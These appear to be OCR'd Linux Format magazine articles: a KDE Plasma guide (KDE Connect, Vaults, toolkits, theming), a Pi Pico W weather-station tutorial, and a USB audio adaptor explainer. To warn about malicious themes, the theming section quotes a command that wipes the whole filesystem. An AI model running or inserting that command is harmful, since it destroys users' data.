To use *KDE Connect*, you need to install the app on whatever iOS or Android (or ChromeOS) device(s) you want it to work with. It's available on the Apple Store, the Play Store, or on F-Droid if you prefer to keep things FOSS. Either way it's free, and once it's installed, you'll want to pair your various devices together. Open the app on two devices on the same network, and you should be able to request a pairing through the app (in either direction). Once you confirm the pairing request, you can (from the PC side) work such magic as see your phone's battery status from the PC, share clipboards between devices or even make your phone ring (very useful if you misplace it). In the other direction, you can use your phone as a remote control (or presentation controller) and with, some plugin installation and permission granting, much more. If you have any issues, check the official documentation at **https://userbase.kde.org/KDEConnect**.

If you crave further integration, you may be interested in the Plasma Integration browser extension for *Firefox*. This connects not only with *KDE Connect* (so you can download files to mobile devices), but also with the rest of the Plasma desktop. It shows download progress and provides media playback controls in the system notification area. It also integrates browser tabs and history in the global search function (if you grant the extra permission in the extension's preferences).

For those with secrets – and, let's face it, we all have secrets (like those three-hour 'off-site meetings' in local ale houses) – then you might be interested in storing them in *KDE Vaults*. A vault acts like a password-protected folder, but is heavily encrypted and has (if you like) a distinct password from the one you use to log in. *Vaults* is also found in the Status area, and when you start it you're invited to create a new vault. You can have multiple vaults and a number of storage back ends/ciphers are available, too (although the default CryFS/AES-gcm combo will be fine for most users). Vaults are stored in the **~/.local/share/plasma-vault** directory with an ENC extension. The CryFS format used here doesn't reveal filenames or other metadata, so it's safe to back the ENC files up to a cloud service to keep them safe. If you're paranoid (or otherwise have reason to believe that you are being surveilled), you can even choose to go offline while a particular vault is open.

» KDE ON OTHER DISTROS

It's entirely possible to install KDE Plasma as an additional desktop (as opposed to installing a whole new KDE-based distro). We slightly discouraged this earlier, because there tend to be some (largely cosmetic) side effects. Namely, you may end up with a whole bunch of extra programs (such as the Gnome text editor and the KDE one), which can be distracting or annoying. Ubuntu offers several KDE Plasma metapackages. If you just want a bare-bones desktop, open a terminal and run:

```
$ sudo apt install kde-plasma-desktop
```

If you want the desktop with Kubuntu's customisations, use `kubuntu-desktop`. Or if you want a fuller KDE experience, go with `kde-full` or `kde-standard`. On Ubuntu 24.04, this will give you Plasma 5.0. To get the latest and greatest, you'll need to enable the Kubuntu backports PPA, which you can do with the following:

```
$ sudo add-apt-repository ppa:kubuntu-ppa/backports
```

We won't get into it here, but if you're using Lubuntu and want a bit of a change, you can add more KDE style without going full KDE. In particular, you can replace the *Openbox* window manager with *Kwin*, and then install the Breeze theme. That way you'll keep everything *Qt*-based, in case you're a toolkit purist (see over).

»


Toolkit terminology

Get the low-down on GTK how GIMP fits into this and Qt, and find out about KDE's long road to Wayland, Plasma Mobile and more.

Gnome, KDE Plasma or any other desktop you'd care to name all rely on low-level frameworks to work their magic. The rudiments of any desktop application (buttons, scroll bars, menus, dialogs, tooltips…) are known as widgets and these are a big part of what those underlying frameworks provide. You'll sometimes see *GTK* (the thing that underlies Gnome) and *Qt* (that which underlies KDE Plasma) described as widget toolkits, but this isn't strictly correct as they provide other things, too. You can read more about *GTK* and *Qt* in the box *(below)*. Another key component of any desktop environment is the window manager (such as Gnome's *Mutter* or Plasma's *Kwin)*. As you'd guess, this manages windows, where they're drawn and how they're decorated.

Unless you've been living under a desktop-Linux-proof rock for the past decade, you'll be aware that Linux desktops are shifting away from the X.org display server and towards the modern Wayland protocol. Without getting into exactly what these things are, they both run at a lower level than the desktop environment and they both put things on the screen (in a sense, that's all Wayland does). The transition to Wayland compatibility relied primarily on making toolkits and window managers work with it. Most Gnome-based distros have defaulted to Wayland for the last couple of years (Fedora 34 introduced the change in 2021, and its latest release does away with the X.org session altogether). And for KDE, the move to Wayland is, if not complete, at least more than ready for everyday use, so it's the default in KDE Neon, too.

Many of the backgrounds, such as the default Scarlet Tree, include a version for dark themes.



As we write this, one of the latest features to be incorporated into *Kwin's* Wayland implementation is Explicit Sync. This allows applications to say with fine precision when to display a particular frame on the screen. The upshot is less latency and fewer graphical glitches (tearing or other corruption), particularly on Nvidia hardware. For a long time, Nvidia's proprietary driver did not work well with Wayland, but mercifully those days are behind us. So, the Linux desktop moves ineluctably towards Wayland, and as it does so the comparatively few developers who still understand X.org will inevitably reduce their maintenance of it.

Be that as it may, if you have problems with the Wayland session (such as a blank screen after logging in), you can force an X.org session by clicking in the lower-left where it says Desktop Session and selecting Plasma (X11). If you don't get that far, and get no login screen at all, you may need to tell the login manager (SDDM) itself to not use Wayland. This indicates a serious bug or hardware issue, which you should tell the developers about, but you can work around it by

» EARLY DAYS


GTK and *Qt* have very different origin stories, which we'll try to synopsise. The former was built for the venerable *GIMP (Gnu Image Manipulation Program),* when a developer become tired of the *Motif* toolkit. It saw its first outing in 1999 and was naturally called the *GIMP Toolkit (GTK).* It included all the funky paintbrush and bucket iconography used in *GIMP's* toolbox dialog. *Qt* was originally a dual-licensed product released by Trolltech (who designed it for an ultrasound imaging program it was working on for X11 and Windows) in 1995, and used by KDE since its inception in 1996. Interestingly, the first enterprise customer of *Qt* was the European Space Agency.

Controversy around the licence (the 'free' side of which forbade redistribution, flouting one of Stallman's Four Freedoms) was resolved, to some extent, in 1999 with the introduction of the Q Public License (QPL, which only applied to the X11 edition) and the promise that it would default to a BSD-style licence in the event of no release happening. The issue was finally settled the next year when *Qt 2.2* was released under GPL v2. Trolltech was acquired by Nokia in 2008, who (then ruler of the mobile sphere) wanted to use *Qt* in its phones. That didn't work out so well, and Nokia switched to Windows mobile (which went even less well). Commercial *Qt* operations were sold to Digia, and today they're run by its erstwhile subsidiary The Qt Company.

Open source development of *Qt* today is governed by the Qt Project, while *GTK* development has been (mostly) under the aegis of the Gnome Foundation since its inception in 2000.

editing the SDDM configuration file at **/etc/sddm.conf** and adding:

```
[General]
DisplayServer=x11
```


9:41
99%
Settings
Discover
Utilities
Htop
Calculator
Clock
Alligator
Media
Terminal
Angelfish
Weather
Tokodon
Keysmith
12
Wallpapers
Settings
Widgets
86%
Homescreen Settings
Icons
Application
Homescreen
Favorites Bar

Size of icons on homescreen 48

Number of rows 5

Number of columns 4

The rows and columns will swap depending on the screen rotation.

Show labels on homescreen

Show labels in favorites bar

Page transition effect Slide

Show background


Plasma 6 Mobile, coming to a Linux-powered phone near you soon.

Theme park

GTK 2.0, and to some extent *3.0,* allowed quite extensive theming. And in *Qt* it has more or less always been a thing. *GTK 4.0* took the bold step of having only one theme, and rendering everything through the libadwiata library. The reason for *GTK's* slightly austere ruling here is that allowing theming in *GTK 3.0* made some apps look, and in many cases behave, bad. This upset theme makers and in particular Pop!_OS devs *(see our* **LXF290** *Top Of The Pop!_OS feature where System 76 Rust boffin Michael Murphy discusses this),* whose stylish looks were achieved in a large part through extensive theming. System 76 is now working on a brand-new desktop powered by Rust, which we can't wait to try.

Theming in KDE Plasma is a multi-level affair. We've already mentioned the Breeze Light, Dark and Twilight species. These are known as Global Themes, as they cover not just how everything looks (buttons, fonts, borders, window controls, accent colours) but also how everything acts. Beneath the Global Themes are controls for the Application Style (you'll find it in the Colours & Themes settings), which controls how widgets inside programs look. If you're feeling retro (or enjoy chunky tabs, right angles and heavy shadows), you might want to apply the MS Windows9x Style. There's also a Fusion style, which falls between Breeze's own app style and the former. You can further customise the active style by clicking the Edit button.

There are more style classes, in particular the Plasma style, which governs how the desktop itself looks, including things like panel layout, colour scheme and desktop widgets. User-contributed Plasma styles and Global Themes are available from the Get New button. But do heed the warning before downloading anything. These are all contributed by third parties and, beyond community review, aren't vetted for quality or security. In March 2024, some ne'er do well uploaded a Global Theme that included the unwanted side effect of deleting all the files any user who installed it had access to. Unfortunately, this type of behaviour will always be possible, since Global Themes allow you to rewrite the behaviour of the whole desktop. So it's trivial to bury a cheeky `rm -rf / --no-preserve-root` in a script. If you stick to popular themes, you'll be fine. You can also theme the login and splash screens.


Activities
Default
Linux scrivening
Create activity...
Activities — System Settings
Search...
Mouse & Touchpad
Keyboard
Touchscreen
Game Controller
Drawing Tablet
Sound
Display & Monitor
Accessibility
Connected Devices
Bluetooth
Disks & Cameras
Thunderbolt
KDE Connect
Printers
Internet
Wi-Fi & Networking
Online Accounts
Appearance & Style
Save
Help
15:13

Activity Settings for Linux scrivening

Icon:

Name: Linux scrivening

Description:

While on this activity, allow: ☑ Tracking file and app use ☑ Automatically turning off the screen ☑ Automatically shutting down or sleeping

Shortcut for switching: None

We devoted an entire activity to our writing work, but spent more time customising it than actually working.

Pressing Meta and W (or doing a four-finger pinch on a touchscreen) brings up the desktop Overview mode. Here you can see all the virtual desktops, or create a new one. Note that the speed and effects of all the transitions between views and virtual desktops can be configured. Above virtual desktops, Plasma enables you to define Activities, so you can have several virtual desktops housing all your programs related to one task, and all other programs and desktops invisible. You can define a new Activity from the Settings panel in the Apps & Windows section. You might, for example, want separate Activities for gaming and working. You can then switch Activities by pressing Meta and A. Slightly awkwardly, you can also get an Activities Overview by holding down Alt, then pressing D and then A. Activities can be combined with multiple monitors, and apps can be forced to open in particular Activities, so that your workflow remains pure.

We've got this far and somehow managed to ignore the fact that KDE Plasma is used in the Steam Deck, one of the most popular portable gaming devices in existence. Obviously, not very many Steam Deck users (Deck-heads?) use it to do desktop things, beyond installing the likes of *ProtonUp-Qt* and *Heroic Games Launcher.* But hopefully this outing encourages them to delve deeper. The Arch Linux-based SteamOS still uses Plasma 5, but will surely upgrade in time.

In a fine demonstration of journalistic splendour, we've also not mentioned Plasma Mobile. As you might guess, it's a user interface for mobile devices and is available for Pine64 devices and the Librem 5. Thanks to big parts of Plasma being device independent and the Kirigami framework (already used by many desktop Plasma programs), it's easy to make apps that are truly convergent. We look forward to covering all things Plasma Mobile, including how to get it running with PostMarketOS, in the future. Oh, and we'll surely have more KDE news and features soon, too! **LXF**

PI PICO

Build your own weather machine

Les Pounder is normally a ray of sunshine, but is feeling a little under the weather. Perhaps this project will lift the clouds.

OUR EXPERT

Les Pounder is associate editor at Tom's Hardware and a freelance maker for hire. He blogs about his projects at **http://bigl.es**.

YOU NEED

- **Pi Pico W**
- **I2C LCD**
- **4x F2F jumper wires**
- **Code: https://github.com/lesp/LXF316/archive/refs/heads/main.zip**

The Raspberry Pi Pico W excels at being used with online APIs for a myriad of data sources. We've used it to read the news, tell us who is on the International Space Station, and now we are building a portable weather station that uses OpenWeather's API to tell us if we need an umbrella.

W is for weather

Holding the BOOTSEL button, connect your Pi Pico to your computer. Go to **https://bit.ly/LXF306MicroPython** and download the version of MicroPython for your Pico/Pico W. Open your file manager, go to the downloaded file and copy it to the root of the **RPI-RP2** drive. This flashes the new firmware to the Pico.

Using your distro's package manager, install *Thonny*. For the latest Ubuntu release, we have to use a Snap:

```
$ sudo snap install thonny
```

Open *Thonny* and connect the Pico to your machine. Go to Tools > Options > Interpreter tab. Set the interpreter to MicroPython (Raspberry Pi Pico) and Port to match the Pico's location. Click OK. *Thonny* connects to the board and we can start writing code.

First we need to install libraries (modules) to enable the Pico to talk to the I2C LCD screen. You can use *Pip/Mip* or *Pypi* to install, but we encountered issues, so we chose to install by recreating the files on the Pico.


We're using dhylands' Python_lcd project (**https://github.com/dhylands/python_lcd**). Create a new blank file in *Thonny*, then open a browser to **https://bit.ly/LXF316dhylands** and copy the contents to *Thonny*. Save the file to the Raspberry Pi Pico as **lcd_api.py**.

Create another blank file, go to **https://bit.ly/LXF316pico_i2c_lcd** and copy the contents to *Thonny*. Save the file as **pico_i2c_lcd.py** to the Pi Pico.

Create another blank file to contain any passwords or API keys we need. In the file create three objects for your Wi-Fi SSID, password and your OpenWeather API key. Replace the text inside the quotation marks with your Wi-Fi details, do not delete the quotation marks as this tells Python that the data inside are strings:

```
SSID = "WIFI SSID"
PW = "WIFI PASSWORD"
openweather = "OPENWEATHER API"
```

How can we get an API key for OpenWeather? Take a look at the boxout *(right)* for more information.



This simple build shows how few components we need to build a weather station using an online API.

Save the file to the Raspberry Pi Pico as **secrets.py** and now we can move on to the main section of code.

Create a new blank file on the Pico and import a series of modules. `Network` is used to make Wi-Fi connections, `urequests` is then used to fetch data over that network connection. The machine module has two classes, **I2C** and **Pin**, that we use to make a connection to the I2C LCD screen. Time's **sleep** function enables us to pause the code between weather updates. Next we import dhylands' LCD module to send information to the LCD screen. The last import is our **secrets** file, which contains the Wi-Fi and API details:

```
import network
import urequests
from machine import I2C, Pin
from time import sleep
from pico_i2c_lcd import I2cLcd
from secrets import SSID, PW, openweather
```

The next section of code handles setting up our LCD screen. We need to tell the Pico where it is on the I2C bus. We're using the I2C channel 0, and we need to find the device on the bus. Each device has a unique ID, so we'll scan the bus and get the address, then use it to connect. Then we tell the LCD module that we have a screen with two lines that is 16 characters wide. Lastly, we turn on a blinking cursor to confirm the connection has been made:

```
i2c = I2C(0, sda=Pin(0), scl=Pin(1), freq=400000)
I2C_ADDR = i2c.scan()[0]
```

```
lcd = I2cLcd(i2c, I2C_ADDR, 2, 16)
lcd.blink_cursor_on()
```

To connect to the internet we need to enable the Wi-Fi chip on the Pico:

```
wlan = network.WLAN(network.STA_IF)
wlan.active(True)
```

The next section is a conditional test to keep trying to make an internet connection. If the connection is not made (False), the code tries to reconnect, prints 'No connection' to the REPL and the LCD screen, pauses for two seconds, clears the screen and tries again.

```
while wlan.isconnected() == False:
    wlan.connect(SSID, PW)
    print("No connection")
    lcd.putstr("No connection")
    sleep(2)
    lcd.clear()
```


The **else** part activates when the connection is made. The IP address is stored into an object, **ifconfig**, and then printed to the REPL and the LCD screen for five seconds before the display is cleared.

```
else:
    ifconfig = wlan.ifconfig()
    lcd.backlight_on()
    print(ifconfig[0])
    lcd.putstr("IP ADDRESS")
    lcd.putstr("\n"+ifconfig[0])
    sleep(5)
    lcd.clear()
```

Now we get the weather details using the API and display them on the LCD screen. We start with a **while True** loop, then a **for** loop, which flashes the backlight of the LCD screen three times and prints a message to the user to say that the data is being fetched.

```
while True:
    for i in range(3):
        lcd.backlight_off()
        lcd.putstr("Fetching\nweather")
        sleep(0.5)
        lcd.backlight_on()
        sleep(0.5)
        lcd.clear()
```

Out of the **for** loop but still inside **while True**, we create an object, **r**, and use that to store the fetched data from the API. We are using a URL request to fetch the data from OpenWeather. We need to change the location (unless you want Blackpool's weather) by altering **q=Blackpool, UK** to your own location. The **+openweather+** section of the URL inserts our API key.



The circuit uses an I2C LCD screen, connected to the Pico using just four wires.

```
    r = urequests.get("http://api.openweathermap.org/data/2.5/weather?q=Blackpool,UK&appid="+openweather+"&units=metric").json()
```

Create two objects, **weather** and **temperature**, and extract general weather data and temp from the API:

```
    weather = r["weather"]
    temperature = r["main"]["temp"]
```

Update **weather** to contain the **weather** condition:

```
    weather = (weather[0]["main"])
```

Clear the LCD screen and ensure the backlight is on:

```
    lcd.clear()
    lcd.backlight_on()
```


On the top line of the LCD screen, write the current weather condition. On the second line, write the current temperature. We use the **\n** escape character to move to a new line, then we write `Temp:` to the display. Using concatenation we join the contents of the temperature object to the string. An additional concatenation adds `C` to identify degrees Celsius. The code pauses for five minutes (300 seconds) before clearing the screen and repeating the **while True** loop.

```
    lcd.putstr(weather)
    lcd.putstr("\nTemp: "+str(temperature)+"C")
    sleep(300)
    lcd.clear()
```

Save the code as **main.py** to the Pico. This forces it to run when the Pico W receives power. To test the code, click on Run > Run Current Script, or click on the green play button. You should see your Pico W connect to the Wi-Fi and retrieve your location's latest weather.

Building the circuit

The circuit is simply four connections between the Pico and the LCD screen *(see diagram above)*: power, GND and two I2C (inter-integrated circuit) connections – SDA (data) and SCL (clock). We're using an I2C screen rather than a traditional HD44780 because it reduces the wiring from over a dozen to just four. **LXF**



LCD screens normally need over a dozen wires; with an I2C backpack, this is reduced to just four.

» OPENWEATHER API

OpenWeather is a great, free resource for current, historical and predicted weather. To use it, you need an API key. There is no cost, just sign up and be respectful of the service. Go to **https://home.openweathermap.org/users/sign_in** and create an account. Log in and click on API Keys. Under Create Key, name the key and click Generate. The key appears on the left. Copy and paste it inside the quotation marks for the **openweather** object in your **secrets** file. Don't share or post the API key online – it is linked to your name.

» GET YOUR Pi FILLING HERE Subscribe now at http://bit.ly/LinuxFormat

AUDACITY

Credit: www.audacityteam.org


Enhance your system audio with USB power

Whether it's for podcasting, music production or simple day-to-day use, **Michael Reed** says a USB audio adaptor can greatly improve your sound.

OUR EXPERT

Michael Reed is a sound man in every sense of the term.

USB audio adaptors are external boxes with audio inputs and outputs that can be used in place of a soundcard or the built-in sound facilities of a PC. They usually offer a considerable increase in quality over the stock audio hardware. To add to this, some audio adaptors offer a greater number of inputs and outputs, specialist connectors for good quality audio sources such as microphones, and a higher recording resolution. Best of all, basic models aren't very expensive.



Stopped.

Click and drag to select audio

Audacity offers audio recording at perfect digital quality, even handling multiple, layered tracks.

All laptop and desktop PCs have sound hardware of some sort. A desktop computer usually comes with line level inputs and outputs, and possibly headphone and speaker outputs. The quality of built-in audio is often passable, but the inputs tend to be subpar because few people use them and they're designed for telephony-type use, such as video chat, where quality isn't important.

Once you have your USB audio adaptor connected, it can take over for typical computer audio use, such as when watching streaming video sites or playing games, but with improved sound quality. These adaptors really come into their own, in terms of quality and ease of use, if you produce content involving audio, such as video blogs, podcasts or music.

Inside specifications

The most obvious starting point when choosing an audio adaptor is to consider how many inputs and outputs you need. A two-input, two-output device is capable of recording and playing back a stereo signal or addressing the inputs as two monophonic sound channels. These two inputs could be the input from a guitar and the input from a microphone placed in front of a singer. It could just as easily be the contribution of two separate podcast users.

You can get audio adaptors with more than two inputs and outputs. For example, you might want a device that could support four microphones at once for more advanced podcast recording. Or you might need an adaptor with enough inputs to record an entire band on their own separate tracks.

Be aware that not all adaptors with more than two inputs and outputs can record them separately. Many budget two-input, two-output audio adaptors have two microphone inputs and two line level inputs (four total), but they can only record two inputs at once.

Generally, a hobbyist, solo musician can get by with a two or four-input audio adaptor. Don't pay for inputs you're not going to use is our advice.

Audio input types

The standard audio inputs around the back of a PC tend to use 3.5mm (1/8-inch) stereo jacks, but these aren't very popular on external sound interfaces as they're not terribly robust, particularly if you're plugging and unplugging things all day long. Expect to find larger 6.35mm (1/4-inch) inputs, and these are generally monophonic rather than stereo. Such connections make more sense if you plan to plug different things into the inputs simultaneously. For instance, this happens to be the sort of connector that electric guitars and other instruments use. The XLR connector is another common sight on external audio interfaces, and it can accept a professional three-prong mic cable.

As well as physical differences between various types of connector, there are electrical differences. For example, the output from an instrument such as an

QUICK TIP

XLR microphone cables are balanced – negative and positive versions of the signal are sent through the wires. Any differences must have come from the outside of the cable and are removed electrically.

electric guitar is dissimilar to that of a microphone or a line level signal. If you think you will use your adaptor in this way, consider getting one with an instrument input, as this sorts out all the impedance and level matching for you. With a setup like this, you don't even need a guitar amp, as you can simulate that in software.

You might be able to plug your mic into a line level input, but you wouldn't be able to hear anything. If you want to use a mic, make sure your adaptor has a microphone input. Mics tend to output a minuscule signal that needs a lot of boosting, and this circuit is called a preamp. A switch on the adaptor that changes between line, instrument and microphone is common.

Some (not all) microphones that use an XLR connector need power to work. These tend to be the more studio-orientated musician and podcasting condenser mics. If you are planning on using a mic of this sort, make sure the adaptor can supply phantom power. This is a 48V supply that is transmitted through the same wires as the audio signal, and it's usually switchable between on and off on the front panel of the audio adaptor. Watch out for USB audio adaptors that have the XLR connector but no phantom power.


Maximum output

When it comes to outputs, things are simpler. Most basic adaptors have stereo line level outputs. These are perfect for outputting to powered speakers or an amp. A lot of units also have a headphone output, and it's worth going for one with its own volume control. Once you've got used to having a manual volume control in easy reach, you'll wonder how you managed without it, particularly if you use headphones a lot.

This brings up another point: controls. If it's the external box type of audio unit, it's common to have a combination of sliders, rotary controls and switches. These usually allow control over input volume, which is useful as various devices, instruments and mics have wildly different output levels. It's also important because most external USB audio adaptors have more gain than the normal inputs on a computer as they are designed to work with a wider range of input levels.

Mind your clippings

With digital audio, the loudest possible sound is labelled 0dB (0 decibels). In this digital world that we all operate in now, making sure that you avoid clipping (exceeding 0dB) is even more important because once something goes off the top, things start to sound awful and there's no way of getting the lost information back.




Built-in Audio Digital Stereo (IEC958)
Port: Digital Output (S/PDIF)
100% (0.00 dB)
Silence 100% (0 dB)

PCM2900C Audio CODEC Analogue Stereo
Port: Analog Output
95% (-1.34 dB)
Silence 100% (0 dB)

Show: All Output Devices

The PulseAudio setup utility. Make sure that the inputs and outputs are pointed to your external audio adaptor.



This recording of a human voice is clipped as it exceeds the maximum volume of the input.

You can use hardware or software metering to determine how close the maximum signal volume is to 0dB. Some audio adaptors have an LED meter, an example of hardware metering. The most basic is just a clip light that shows you when the signal is exceeding the maximum level, but a proper meter, that gives a full view of how close you are to maximum, is better.

Recording software, generally, offers an indication of the input level. The problem with software metering is that once the signal has been clipped at hardware level, there is nothing you can do to repair the damage.

Configure Pulse

You've got the USB audio adaptor and plugged it in – what next? First make sure that your normal software is using the adaptor as your primary sound device. Most Linux distros run PulseAudio, a system that allows more than one app to use your audio device at once. Usually, you can find the PulseAudio settings by clicking on the main speaker icon of your desktop environment and selecting Audio Mixer. Failing that, search within your application launcher for 'pulseaudio' or run `pavucontrol` in a terminal.

You might encounter a slight problem when selecting your new audio device because it isn't always

» CHOOSING THE ADAPTOR

The two main factors to consider are your budget and the features you require. There are audio adaptors, designed for use in recording studios, that cost thousands of pounds, but any of the audio adaptors from a reputable manufacturer are noticeably better quality than the built-in audio of a typical computer. The good news is that these basic models start at around £40-£50. That's amazing value for excellent quality audio when you compare it to other computer add-ons, such as faster CPUs or high-end graphics cards.

Linux compatibility is usually good for this class of device and nearly every recent model works with Linux once plugged in. Having said that, we still recommend an online search with the model name of the device you're thinking of purchasing, just to make sure other Linux users haven't run into any weird problems with it. If you use an online retailer, you can often search user reviews for the word Linux.

We definitely recommend getting a model with 24-bit recording and with a mixture of instrument, line level and microphone inputs. With that, you should be able to tackle most audio recording work.

»

QUICK TIP

Plan out what audio plug adaptors you are likely to need in advance, and buy the ones you need when buying the USB audio adaptor.

obvious what it is called within the system. On a standard PC setup, your hardware might offer you three audio devices: the built-in audio, your graphics card's audio device (for HDMI audio) and your external USB audio adaptor. One way to find out what your USB audio device is called on your system is to issue the `lsusb` command at the terminal. For example, our M-Audio M-Track Duo device was listed as `Texas Instruments PCM2900C Audio CODEC`, and the `PCM2900C` part of the name was used by PulseAudio's configuration tools.

Other Linux audio tools use the ALSA name for the device, and you can list all detected ALSA devices by issuing the `arecord -l` command at the terminal. Between these two tools, you should be able to work out what your device is called on the system.

As for why this awkwardness exists, bear in mind that Linux has an advantage in that it's not normally necessary to install a driver for an audio device (and all the 'value added' cruft that normally comes with a Windows driver). The downside is that you have to rely on generic driver support for the chipset of the device. Similar detective work might be required to learn the names used for the inputs and outputs of your sound device.

In the PulseAudio (see – **LXF199**) Configuration tab, you can set a profile of Off for devices other than your USB audio adaptor. In the Input Devices And Output Devices tab, select the Set As Fallback icon for your adaptor. This makes it the default audio device for all games and desktop apps.

